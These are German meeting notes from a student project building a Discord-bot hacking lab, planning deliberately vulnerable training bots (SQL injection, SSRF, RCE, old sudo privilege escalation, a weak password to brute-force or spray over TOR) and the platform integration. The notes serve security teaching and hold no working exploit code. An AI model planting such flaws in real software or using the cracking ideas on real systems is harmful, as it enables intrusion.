- User Stories und Vulnerabilities gegenüberstellen

Ideen Auswertung

- Generell: XRF Token, dass statisches Secret nicht weitergegeben werden kann für Role Gebung
  Oder besser über Private messages mitteilen und Responses.
- Multi-user Problem nochmals überlegen --> Wie kommen sie sich nicht gegenseitig in den Weg?
- Start im Hacking-Lab
- Nur einen Server Zentral
- Kommt innerhalb vom Discord mit Roles weiter, aber auch im Hacking-Lab mit den Flags
- Pro User einen Bot oder Subdirectories UID

- 0 Intro Bot
- 1 Crypto Bot --> Plugin Bokec
  - Blockchainbot, den man manipuliert
  - Konkret sagen wie soll es schlussendlich funktionieren
- 2 Anti Nuke/Raid Bot
- 3 AI Bot
- 4 Role Bot SQL-Injection
  - Bot kann nur Rolle von dem einen Level vergeben und den kann man knacken und Secret auslesen
- 5 Command Bot
- 6 External Monitoring
  - wo man Dinge auslesen kann (sensitive Daten)
  - PL Upload-Challenge (Website erweitern)
  - Upload Bot und Upload Server --> von hinten HTTPS draufkommen

    - über Webupload nicht vulnerable, aber über Discord schon (Bot macht keine Sanity-Checks)
- 7 SSH connection --> zu ähnlich zum 5
- 8 Bot macht Webrequest, als Attacker gibt man eigenen Server an, gibt keine schönen Headers zurück, sondern malicious Code (in der Response ist Attack)

Für nächstes mal

- Projektplan (Zeitliche Einteilung)
- POC --> was ist Minimum
    - Kleines Wegwerfprogramm
    - "Debugbot"
    - Was kommt auf der anderen Seite an (JSON oder kann man es bestimmen)
- User Stories erfassen
- OWASPs top 10 zuordnen und schauen welche fehlen
- geht Discord client über burp?
    - Electron client burpen
    - oder über webinterface
    - geht es überhaupt?
        - Burpen geht ohne Problem mit `discord --proxy-server=127.0.0.1:8080`. Verschiedene Commands haben aber nicht nur einen unterschiedlichen Namen, sondern auch unterschiedliche IDs.
- Mal testen, was mit Userinput passiert? was Discord aufräumt
- Schema überlegen, wie gruppiert man diese Vulnerabilities?
  Proof of Concept?
- Testen, ob es überhaupt geht?
- Rolebot mal laufenlassen --> Research
- **Bericht**
    - Management Summary (für Grossmutter geschrieben)
    - Abstract
    - Technischer Bericht
        - Discord vorstellen
        - Was können Bots
        - APIs
    - Auftrag
    - Ideen / Auswahl der Ideen (was deckt es ab, OWASP)
        - Wie kam es zur Auswahl
    - Detail Konzept der Stories
    - Implementation
    - Testing


    - QS
    - Projektmanagement
    - Persönliche Berichte

Für Midjourney: /prefer suffix style of pixar --seed5555

Agenda Meeting 2 03.10.2023

Things done:

- Administratives
    - Dokumentationsstruktur aufgesetzt
    - Weitere Issues erfasst
    - Sprints geplant und generell Projekt geplant
        - Pro Woche einen Sprint



- Dokumentation
    - (Bots vorstellen)
    - (Vulnerabilities vorstellen)
    - (OWASP top 10 zugeordnet)
    - (Gruppieren der Vulnerabilities)
    - User Stories
    - (Use Cases)
    - (POCs festgehalten)
    - (Risks & Mitigations)
- POC
    - Erste eigene Discord Bots gebaut und getestet
    - Grundlegende Funktionalitäten, die wir in unserem Lab brauchen mal angeschaut und teilweise ausprobiert
    - Burp getestet und funktioniert auch mit Electron App

Pending

- Rollen via User-Input von time-based Flag verteilen

Offene Fragen

- Wie sollen wir die Integration ins Hacking-Lab genau umsetzen?
- Access auf unserem Test-Discord? --> mit uns durchklicken
- Access auf YouTrack? (Issue- & Zeiterfassung)
- Access zum Overleaf?

Protokoll Meeting 03.10.2023

Log

- Command ID finden an einem anderen Ort (Liste von CommandIDs finden von einem Bot)
- Overleaf und Youtrack Access momentan nicht weiter interessant für Ivan
- Mitte des Projekt wird er die Projektinfrastruktur anschauen und beurteilen
- Message Type noch testen, was da genau für ein Format ankommt, JSON etc.
- Integration ins Hacking-Lab zeigt er uns ein nächstes mal
    - Docker Compose reicht
    - Bot muss über Proxy reden können
        - --> 2 env Vars: `http_proxy` und `https_proxy` ist dann einfach in Hacking-Lab zu integrieren
    - grundsätzlich kein Internet zugriff ausser über outgoing-Proxy
    - lokal testen: burp proxy --> bot soll über burp gehen
        - Verschiedene Formate testen (MIME Type etc.)
    - im docker compose environment variablen setzen
- Gegenüberstellung OWASP top 10 und Discord Bots
    - Janosch und Dante gewichten jeden Bot / Vulnerability und entscheiden danach, welche wir verwenden (begründen)
    - Entscheidungskriterien festhalten

Agenda

- Command Bot: Da der User hier die Möglichkeit hat den Bot kaputt zu machen mit sudo-Rechten (die der User sich ergaunert), muss es eine "Mechanic" geben, die verhindert, dass andere User beeinflusst werden.
    - Eine Lösung wäre pro User eine Instanz des Bots zu erstellen --> Problem: mehrere Bots vom gleichen Typ auf Discord Server (vordefiniert? endliche Anzahl?)
      Der User soll die Möglichkeit haben seine Bot Instanz zu terminieren und neu zu starten, falls der Bot durch den User nicht mehr richtig funktioniert (kann nur eine pro User haben, damit es nicht abused wird)
    - Ein weiterer Lösungsansatz wäre, hidden Backgroundinstanzen auf dem Bot laufen zu lassen, damit aus User Sicht nur ein Bot vorhanden ist. (Wie umsetzen?)
    - Wie sollen / könne wir das am besten umsetzen?
- Wie viele Bots / Quests sollen wir umsetzen und davon auswählen aus unserer Liste? Was wäre das Ziel?
- Internet Connection für Bots auf HL-Server --> Whitelist?

Protokoll Meeting 10.10.2023

Frage:

NFRs (Pädagogischer Sicht)

- Lernziele erfüllt
- In Zeit machbar?
- Schwierig / einfach
- Um was geht es: reproduzieren, etc.
- Was ist ein gutes Lab?
- Andere Labs studieren (Recherche)?

Schlussfolgerung: Noch zu früh, um sich um das Gedanken zu machen. Priorität liegt momentan auf POCs und dem technischen Aufbau des Labs (Infrastruktur). Erst wenn die grossen und wichtigen Design-Decisions getroffen wurden, können wir uns auf diese Punkte fokussieren.

Protokoll

- ## Durchgehen des Bot - OWASP Mapping --> Besprechung


`(Priorität Platzierung: 1 hoch, 10 tief)`

Bot	Priorität	Besprochenes
Anti-Nuke / Rate Bot	5	- OWASP: Security Misconiguration und Authentication and Authorization Failure - Attacker bekommt Access zum Bot (Credential Staffing), per Web Interface - Login über Command Channel (Private Chat) mit unsicherem PW, das in einem Dictionary vorkommt - Fake JSON senden, dann bekommt User das Flag - Bot soll nicht konfiguriert werden, sondern nur ein "Fake-File" --> File editieren, dass Nuke Buffer auf null gesetzt ist, dann ist die Aufgabe erfüllt.
Command Bot	1	- Linux Terminal Bot OWASP: Vulnerable & Outdated Components - Vulnerability: Exploit-DB - mehr Rechte - Idee: aus Sandbox escapen und Flag auslesen - Mehrere Wege -> Mehrere Levels mit eigenem Flag **Mehrere Levels** --> nur ein Weg / Vulnerability pro Implementation, gleiche Architektur aber verschiedene Levels mit unterschiedlichen Knackpunkten - Software Komponente: Gateway zu Discord permanent in HL, als Singleton Alle User gestartete Docker verbinden zu dem Server, der den Bot macht --> Bootstrapping Framework

Bot	Priorität	Besprochenes
AI Bot	6	- Vulnerability: History (Prompt) shared amongst über alle User - OWASP: Sensitive Data Exposure - Wie nutzt man den aus? - DB aus Versehen für alle, anstatt für einen User zugänglich - Genaue Umsetzung noch unklar
External Monitoring Bot	6	- Flag von externer Webseite abholen - Vernachlässigt durch niedrige Priorität
Web Request Bot	2	- URL Fetching - Vulnerability: UR - URL Input nicht validiert --> SSRF
Music Bot	4	- Musik laufen lassen in einem Sprach Kanal - Vorhandene MP3s suchen - Vulnerability (schlechtes Sanitizing) - RCE (Remote Code Execution)
Role Bot	3	- Intro Lab - Rolle bekommen durch Command, den der User nicht hätte ausführen dürfen (kein Flag)

- Crypto Bot:
  - Verworfen
  - Könnte DB leaken, wo PW kein salted Hash ist

- **Grobe Skizze Frameworkstruktur und Management System**



- Discord Server Household
  - Backup
  - Via Management Framework?
  - Automated reset of Discord Server?

Auf nächstes Mal:

- Bot Burp: nochmals anschauen und testen, was effektiv verschickt wird zum Bot.
- Frameworkstruktur (anhand des obigen Bildes) definieren
- Content Type recherchieren, der bei der Kommunikation mit Bots übertragen wird.
- Flowchart anpassen mit Berücksichtigung der erarbeiteten Struktur auf dem Whiteboard im Meeting 3
- Hacking-Lab API für Flag Abgabe über Discord überlegen
  - Discord ID zu Hacking-Lab ID mappen
  - Wir stellen API bereit für HL mit Request von HL an Discord
    - Könnte das ein neuer Bot werden?
    - Matrix Discord Bridge wäre eine Möglichkeit

Agenda

- Content Type in der Doku gefunden

    - https://discord.com/developers/docs/interactions/application-commands#slash-commands
        - Content-Type: Application/JSON
- Bot Burp weiter probieren und recherchiert. Haben compressed Nachricht bekommen. Uncompressed ergibt dies z.B.

```
{"t":null,"s":null,"op":10,"d":{"heartbeat_interval":41250,"_trace":["
[\\"gateway-prd-us-east1-d-xdwx\\",{\\"micros\\":0.0}]"]}}
```

Das obige Beispiel ist ein keepalive.

Andere Tests haben dem Format, welches im Dokument von Discord erwähnt wird entsprochen. Also z.B.

```
{
    "type": 2,
    "token": "A_UNIQUE_TOKEN",
    "member": {
        "user": {
            "id": "53908232506183680",
            "username": "Mason",
            "avatar": "a_d5efa99b3eeaa7dd43acca82f5692432",
            "discriminator": "1337",
            "public_flags": 131141
        },
        "roles": ["539082325061836999"],
        "premium_since": null,
        "permissions": "2147483647",
        "pending": false,
        "nick": null,
        "mute": false,
        "joined_at": "2017-03-13T19:19:14.040000+00:00",
        "is_pending": false,
        "deaf": false
    },
    "id": "786008729715212338",
    "guild_id": "290926798626357999",
    "app_permissions": "442368",
    "guild_locale": "en-US",
    "locale": "en-US",
    "data": {
        "options": [{
            "type": 3,
            "name": "cardname",
            "value": "The Gitrog Monster"
        }],
        "type": 1,
        "name": "cardsearch",
        "id": "771825006014889984"
    },
    "channel_id": "645027906669510667"
}
```

- Framework definiert und Management System POC implementiert (Präsentation)

    - Docker-Compose eingebaut als Management System
    - Grafik zum Framework

- Hacking-Lab API für Flag Abgabe
    - Discord ID zu Hacking-Lab ID mappen
    - Wir stellen API bereit für HL mit Request von HL an Discord
        - Neuer Bot?
        - Matrix Discord Bridge

Discord Server Housekeeping

- Backup von Discord mit Template
    - Man kann dies tun, aber Messages, Bots und Boosts etc. werden nicht übernommen --> Erstellt direkt eine Kopie
        - Load Discord Template by Command: https://discord.com/developers/docs/resources/guild-template#create-guild-from-guild-template
        - Template ist leider nur auf Discord verfügbar --> Risiko
- Xenon Bot: https://www.youtube.com/watch?v=Z0JSyOLuCD4
    - Manuell vor jedem Lab Backupserver machen
- Building a Discord Server as a Command
- Docker-Compose eingebunden

Protokoll Meeting 17.10.2023

Protokoll

Content Type (Burp Testing)

- Bei der Recherche und dem Testen ist rausgekommen, dass es sich um den Content Type JSON handelt

Framework entworfen

- Auf Grafik DB Persistenz festhalten

Management System POC

- Requirements festhalten
    - Was muss das Management System können und welche Aufgaben werden diesem zugeteilt?
- Container im Hacking-Lab erhalten zufälligen Namen, was uns die Aufgabe abnimmt, den Containern eine eindeutige und nicht einfach herauszufindende ID zu geben. Somit müssen wir uns keine Sorgen machen, dass User sich mit dem Login auf einen falschen Container mappen. (Edge Case, dass Studenten die IDs untereinander austauschen, können wir nicht verhindern und wird daher so als Risk belassen).
- Neues POC zu machen: Einen Bot im Hacking-Lab integrieren und erste Prototyp Challenge erfassen.

Hacking-Lab Integration besprochen

Gemeinsame Einführung ins Hacking-Lab Development und die Integration haben den Grossteil des Meetings eingenommen.
Wir haben den ganzen Prozess im Hacking-Lab zusammen angeschaut und eine Test-Challenge erstellt, an der wir uns in der kommenden Woche orientieren können.

Wie funktioniert Hacking-Lab? (Powerpoint)

- Normale Docker haben kein Internetzugriff, verweigert durch Firewall
- Es gibt einen Proxy mit dem die Container outbound Connections erstellen können
    - Chat-GPT Proxy in unser Repository kopiert als Beispiel --> jede Domain muss manuell freigeschaltet (Whitelist) werden beim Proxy, welche Requests gemacht werden dürfen
    - Container können über .env-Variablen mit den enthaltenen Proxy-Credentials darauf zugreifen
        - Dieser Zugriff auf den Proxy ist nur über die Credentials (Something I know Prinzip) geschützt und wird nicht weiter überprüft. Jeder Container, der diese Zugangsdaten hat, kann über den Proxy auf die zugelassenen Urls zugreifen.
- Docker Base Image für HL erstellen inklusive Flag

    - Im Github von Hacking-Lab gibt es einen HL Challenge Generator, der HL kompatible Docker erstellt. Die hl-Images werden als Base Image gebraucht. Für uns ist Alpine Python Flask-hl interessant und wir werden noch ein Base Image mit Nextcord Python erstellen)
        - Beim generierten Dockerfile env entfernen, weil wir das Flag in einem File setzen wollen
        - Müssen im Bash Skript ausimplementieren, was mit dem File geschehen soll
- Erhalten Login für Editor im Hacking-Lab
    - In der Blogseite gibt es noch Infos zu Challenge Development
- .tar.gz Ivan geben

Ziel für nächstes Mal:


- Integration ins Hacking-Lab testen
    - 1 Bot in HL muss laufen (Dockerfiles des Target Set an Ivan schicken)
- Diagramm erstellen mit Protokoll und Ports
    - Proxy hat immer gleichen Namen

Agenda

Housekeeping (konnten wir in Meeting 3 nicht fertig besprechen)

- Backup von Discord mit Template
    - Man kann dies tun, aber Messages, Bots und Boosts etc. werden nicht übernommen --> Erstellt eine direkte eine Kopie vom Server mit seinen Text-/Sprach-Channels, den Rollen und Permissions.
        - Discord Template via Command laden: https://discord.com/developers/docs/resources/guild-template#create-guild-from-guild-template
        - Template ist leider nur auf Discord verfügbar --> Risiko
    - Via Xenon Bot: https://www.youtube.com/watch?v=Z0JSyOLuCD4
    - Manuelle Variante: vor jeder Lab-Durchführung einen Backupserver machen
- Docker-Compose eingebunden (ist nun im main Branch)
    - (POC in Meeting 3 schon besprochen)

Hacking-Lab Integration



- Diagramm für Protokolle und Ports

Protokoll Meeting 24.10.2023

Protokoll

Meeting hat nicht stattgefunden, da es nicht viel zu besprechen gab. Wir haben in der Woche vor allem Dokumentation geschrieben und mussten auf die Editor-Rechte für die Hacking-Lab Plattform warten, um dort unsere ersten Test-Challenges einzubinden. Wir haben für zwei Bots testweise schonmal ein tar.gz mit dem HL-Image-Generator erstellt und diese sind in unserem Test-Event schon funktional.

Ivan und Janosch hatten noch ein kleineres "inoffizielles" Meeting, wo sie nochmals den Ablauf im Hacking-Lab Editor durchgegangen sind und

---

Agenda

Singleton

Permanente Bots (Management Bot und Role Bot) laufen in einem Docker-Container (Singleton) im Hacking-Lab.

Challenges erstellt

Command Bot und Music Bot testweise in eine Challenge eingebunden. (Bereit für Finalisierung)

Web-Request Bot (Lorekeeper) begonnen

Prototypen werden erstellt und Konzept ausgearbeitet.

Anti-Nuke Bot (Guard) begonnen

Prototypen werden erstellt und Konzept ausgearbeitet.

Frage: Challenge in Event einbinden (Events managen)

Möglicherweise keine Rechte für das Bearbeiten von Events?

Frage: Discord Account für Bots für Ivan

Sollen finale Bots über einen weiteren Discord Account laufen

Nächste Schritte

- POCs soweit abgeschlossen.
- Challenges ausarbeiten und Lab strukturieren (Storyline = Roter Faden).
- Pro Bot mehrere Challenges generieren?

Protokoll Meeting 30.10.2023

Protokoll


- Singleton: können wir selber deployen?
  - Deployment von Singleton ist anders --> muss über Ivan laufen (Ivan könnte beispielsweise Cronjob einrichten, der alle 30 Minuten gepulled wird, damit wir autonom arbeiten können)
- Base Image mit Python:
  - neues Base Image erstellt, das nur mit Python zusammen mit Ivan erstellt (Alpine Python -hl)
- Management Docker File an Ivan schicken zum Integrieren
  - Name für offiziellen DNS Eintrag überlegen
  - Docker in Ressourcen Editor sichtbar
- Discord Bots nach unserer Zeit Managen
  - Discord Dev Team --> Einladen automatisieren?
  - Schritte festhalten für Staging --> Automatisieren oder Guide
  - Bots für neue Server kompatibel machen
  - Bootstrap Konzept
- Planungsphase mit Ideen
  - Mit verbleibender Zeit: was und wann?
- Hacking-Lab als Risk (Volle Abhängigkeit von der Infrastruktur)
- Systematik für Testing --> Teams Form (mit Skalen)

Todo

- Roten Faden definieren und strukturieren
- Backup
  - Planung was nach SA passiert und wie man es für Ivan vereinfachen kann
- Web Request Bot Use Case ausarbeiten
  - Daten als JSON und der Bot wertet diese aus
  - Corona API Statistiken in JSON pullen
- Singleton: Management System Docker an Ivan schicken
  - DNS Name ausdenken
  - Filter für Incoming Traffic, wer darf Req schicken --> DNS
- URLs heraussuchen für Proxy
- Projektplan
  - Zeit einteilen
  - OWASP als Orientierung


Agenda

- TODO im Meeting: Unterschreiben der Vertraulichkeitsvereinbarung
- Projektplan ausgearbeitet mit detaillierterer Zielsetzung



- Name für DNS-Eintrag: `discord-management-system.idocker.vuln.land`
- Discord Backup Strategie
    - Ivan in Discord Dev-Team eingeladen --> Über diese Plattform können, die von uns geteilten Bots, verwaltet und konfiguriert werden. Falls man den Discord Server für das Lab neu aufsetzen müsste, kann über die Dev-Plattform die Invite-Links neu generiert und allenfalls angepasst werden.

- **Vorschlag**: Wir verwenden die `Servervorlage` Funktionalität von Discord mit dem sehr minimalen "Risiko", das dieses durch Discord verloren geht.



  - Selbst wenn dieser Fall eintreten würde, kann der Discord Server sehr einfach wieder aufgebaut werden, in dem man die Bots neu einlädt und die Struktur (Text- & Sprachkanäle + Kategorien + Permissions) wieder nachbaut. Dieser Aufwand hält sich sehr in Grenzen, da die wichtigsten Kanäle von den Bots selber erstellt werden beim Gebrauch. Generell ist die Serverstruktur nicht von enormer Wichtigkeit, sondern die Codebase der einzelnen Bots.
    - Für die generelle und manuelle Wiederherstellung stellen wir je eine Anleitung bereit.
- Trotzdem würden wir über ein Thirdparty-Tool (bspw. eines der folgenden: https://wiki.archiveteam.org/index.php/Discord) ein Backup erstellen lassen, das man zwar nicht direkt importieren kann, aber so die Informationen für das Nachbauen nicht verloren gehen.
- **Frage**: Wenn ein neuer Server aufgesetzt wird, dann muss für die Bots die Guild ID angepasst werden. Wir würden dies über eine `.env` Variabel lösen, die dann im https://res.ost.hacking-lab.com/resources angepasst werden muss.

Protokoll Meeting 9.11.2023

Protokoll

- Braucht kein idocker nur `vuln`
- Web Request muss nicht aufgeteilt werden und kann wie Management System als Singleton laufen
    - Ivan bevorzugt, dass wenn möglich nur über User gestartet werden und nicht als Singleton
- Guild ID in env Variable ist so möglich
- Ivan Anmerkung: Issue in seinem Docker-compose, dass sein Default-Gateway den ganzen Traffic ins interne Netz geschickt hat. So würde man nicht durch den Proxy rauskommen. (Docker-compose File basierend auf unserem Management System)
    - DEL soll im internen Netz sein --> will nicht alle unsere Bots ins egress packen
        - will dual-homed System
            - internal System hat external nur auf Demand

TODO

- Guard, Spellcaster, Bard finalisieren --> evtl. bereit für User-Tests
    - Beschreibungen, Bot Texte und Erklärungen erstellen für die jeweiligen Aufgaben
- Fix HTTP/S Proxy
- ~~Ivan Problem mit Default-Gateway anschauen~~

Agenda

- Guard, Spellcaster, Bard in testbaren Zustand gebracht
- Lorekeeper Error anschauen beim Deployment auf HL
- Spellcaster Flag Problem
- Nachfrage: Wie sieht es aus mit dem Management System?

Protokoll Meeting 14.11.2023

Protokoll

- Frage: Anti Nuke, wie könnten wir PW knacken lösen?
  - Antwort: mal probieren mit Script bruteforce
  - Möglichkeit: Art Mastermind (pw beginnt mit gross Z, dann weitere tips)
  - Password Spraying? (über IP Request Versuche)
    - über TOR probieren zu proxien und pw Spraying
    - hat man Client IP? --> nein
- Webrequest Bot: Goldnugget bei Singleton statisch in Docker
  - haben diesen zusammen mit Ivan als Singleton aufgesetzt im HL
  - bei Challenge Ressource raus genommen
  - Bot nicht über Proxy gehen bei `secure....com` oder auch `127.0.0.1` diese in Python fix setzen, um nicht über den Proxy zu gehen
- Command Bot auch noch umbenannt (Image name)
- Command bot Flag Problem angeschaut:
  - funktioniert im Docker bei Ivan
- Challenges Sequenz Diagramm --> mit `user` `proxy` `managementsystem` etc. pro Challenge technischer Ablauf
- Spellcaster: alte sudo Version findet Ivan eine gute Idee
- Webrequest Bot: Mischung FTP und www
  - Cyberchef Magic Funktion --> kann automatisch Encoding herausfinden

Todo

- Dokumentation nachführen
- Texte / Challenges Ausschreiben und Verknüpfung erstellen
  - Roter Faden
- Challenges: Sequenz Diagramm --> mit `user` `proxy` `managementsystem` etc. pro challenge technischer Ablauf
- Guard Lösung für PW knacken finden
- ~~Gute Namen überlegen für Discord Docker Images (Überschreibungsgefahr)~~
- Architektur in Doku festhalten
- Webrequest Bot Singleton mit statischem Goldnugget ausrüsten


---

Agenda


- *Fragen*:
  - Ist es möglich im HL neue Kategorien zu erstellen für Challenges?
  - Debug Spellcaster `Bad Gateway`

